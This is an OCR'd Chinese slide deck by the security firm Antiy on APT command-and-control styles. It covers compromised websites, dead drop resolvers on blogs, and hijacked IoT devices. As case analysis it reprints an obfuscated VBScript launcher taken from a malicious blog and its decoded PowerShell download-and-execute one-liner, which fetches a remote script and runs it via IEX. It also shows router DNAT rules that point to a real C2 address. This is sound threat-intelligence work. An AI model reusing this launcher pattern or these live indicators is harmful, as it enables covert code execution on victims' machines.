网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

高级威胁活动中C2的多样风格

安天 | 安全研究与应急处理中心

CONTENTS

目 录


01

C2是什么？命令控制：基础设施

C2在网空杀伤链中位于关键位置

C2是什么？命令控制：基础设施

- C2作为名词，是指APT组织掌握的基础设施
- C2作为动词，是指命令控制，指令下发，资源下发和数据回传



基于OODA循环C2在网空杀伤链中位于关键位置与技战术遍历

- OODA循环：闭环是一切持续对抗性活动的本质特性。
- 网空杀伤链：杀伤链是OODA循环拆解为向前连续支撑动作阶段的线性映射。
- 网空威胁框架：网空威胁框架是网空杀伤链按照攻击技术/子技术遍历进行的矩阵化拆解。

OODA循环

展开

侦查 | 定制 | 投放 | 利用 | 安装 | 控制 | 行动


分析攻击目标及攻击面 | 准备后门和渗入途径 | 发起攻击并注入后门 | 触发后门或漏洞利用 | 实现在受害机器的长期隐蔽 | 建立远程控制机制 | 执行预定行动，达成目标

命令与控制技战术遍历

技术	使用应用层协议				通过可移动介质通信	编码数据		混淆数据			使用动态参数			使用加密信道		使用备用信道	使用入口工具传输	创建多级信道	使用标准非应用层协议	使用非标准端口	使用协议隧道	使用代理				利用远程访问软件	使用流量信令	利用合法Web服务		
子技术	使用Web协议	使用文件传输协	使用邮件协议	使用DNS协议		标准编码	非标准编码	使用垃圾数据	使用隐写术	模拟合法协议	使用域名生成算法(DGA)	使用Fast Flux DNS	使用DNS计算	使用对称加密算法	使用非对称加密算法							使用内部代理	使用外部代理	使用多跳代理	使用域名前置		端口敲门	C2情报传递点(DDR)	双向通信	单向通信

命令与控制技战术遍历与体系化分析

- Payload
- 信道
- 协议
- 报文
- 基础设施
- C2节点





02 C2的多样风格

高级威胁行为体的复古与新潮

APT组织入侵网站作为C2——广域网/公网


- 安天发布《Kimsuky组织针对韩国新闻行业的钓鱼活动分析》
- Kimsuky首先入侵了网站，然后上传Webshell及其他攻击活动中所需要的组件到web服务器。
- C2的有效时间不固定，C2的状态是变化的，需要持续的观察，无法直接作为IoC指标。






越来越多APT组织利用DDR作为C2——广域网/公网

- 隐藏在正文中的base64编码实际上是一个URL




- 隐藏在正文中的数字实际上一个IP地址



利用DDR作为秘密情报传递点（dead drops）


- DDR(Dead Drop Resolvers)，原是一种间谍活动策略，使用秘密位置在两方之间传递物品或信息。双方从未见面，并且隐藏了任何交流的迹象。
- 对应于技术点“T1102.001 C2信息传递点”



越来越多APT组织利用DDR作为C2——广域网/公网

- 安天发布《“幻鼠”组织针对我国的窃密攻击活动分析》

- 幻鼠组织，使用blogger搭建的博客来传播恶意程序：



博客网站截图

```
<div class='column-right-outer'>
<div class='column-right-inner'>
<aside>
<div class='sidebar section' id='sidebar-right-1'><div class='widget HTML' data-version='1' id='HTML4'>
<h2 class='title'>def</h2>
<div class='widget-content'>
<script>
<!--
document.write(unescape("%3CHTML%3E%0A%3CHTML%3E%0A%3Cmeta%20http-equiv%3D%22Content-Type%22%20content%3D%22text/html%3B%20charset%3Dutf-8%22%3E%0A%3CHEAD%3E%0A%3Cscript%20language%3D%
//-->
</script>
</div>
<div class='clear'></div>
```

解密

博客网站网页源代码


```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">

Dim Fuck
Set Fuck= CreateObject("WScript.Shell")
v1="pO"
v2 = "WeR"
v3 ="sH"
v4 = "eL"
v5 ="'(NESTRDTYUGIHGYFTRDYTFYUbj'.Replace('ESTRDTYUGIHGYFTRDYTFYU','ew-O');$aaa='ecAAAAAAAAAAAm.NBBBBBBBBBBBBBBbC'.Replace('AAAAAAAAAA','t Syste').Replace('BBBBBBBBBBBBB','et.We');$bbb='
v6 = "1 $www='https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_4906e68401a54bdf99cdcca2ef189f9d.txt';$sss= "
GCHTVYJBUKNIUYJTHTYJGUKH = v1+v2++v3+v4+v6+v5+" "

Fuck.Run GCHTVYJBUKNIUYJTHTYJGUKH,0
window.resizeTo 0, 0
self.close

</script>
</head>
```

解密之后的代码

```
PowerShell(New-objectSystem.Net.WebClient)Downloadstring(https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_4906e68401a54bdf99cdcca2ef189f9d.txt) |I`E`X
```

越来越多APT组织利用DDR作为C2——广域网/公网

- 为什么越来越多APT组织利用DDR作为C2?
- 利用合法Web服务，方便创建、测试环境、容易实现命令与控制。
- 利用DDR作为C2，报文是加密的，不能直接封禁，带来检测难度。




利用入侵的IoT网络设备作为C2——广域网/公网

- 海莲花自2020年开始使用IoT设备用作流量转发， 以隐藏真实的C2地址。
- 可以通过设备取证，获取真实C2节点。


```
[167030: 10010048] -A PREROUTING -d [redacted].9/32 -p tcp -m tcp --dport 8080 -j DNAT --to-destination
213.227.154.10:8080
[167030: 10010048] -A PREROUTING -d [redacted].9/32 -p tcp -m tcp --dport 8080 -j DNAT --to-destination
213.227.154.10:8080
[44674473: 4235655104] -A PREROUTING -j MANAGE_WAN
[44674473: 4235655104] -A PREROUTING -j DNS_REDIRECT
[44674473: 4235655104] -A PREROUTING -j MANAGE_WAN
```


利用入侵的IoT网络设备作为C2——广域网/公网

- 为什么使用IoT设备作为C2?
- 使用非标准应用协议
- 使用代理隐藏C2



美国NSA TAO具备主流IoT网络设备入侵能力

- 入侵IoT网络设备可被作为C2节点



图拉（Turla）组织项目Fronton感染IoT网络设备发展C2

- “Fronton”项目主要感染对象是IP摄像机和DVR设备（95%），剩余是路由器和其他设备。被感染后的机器会主动扫描并感染新的设备。


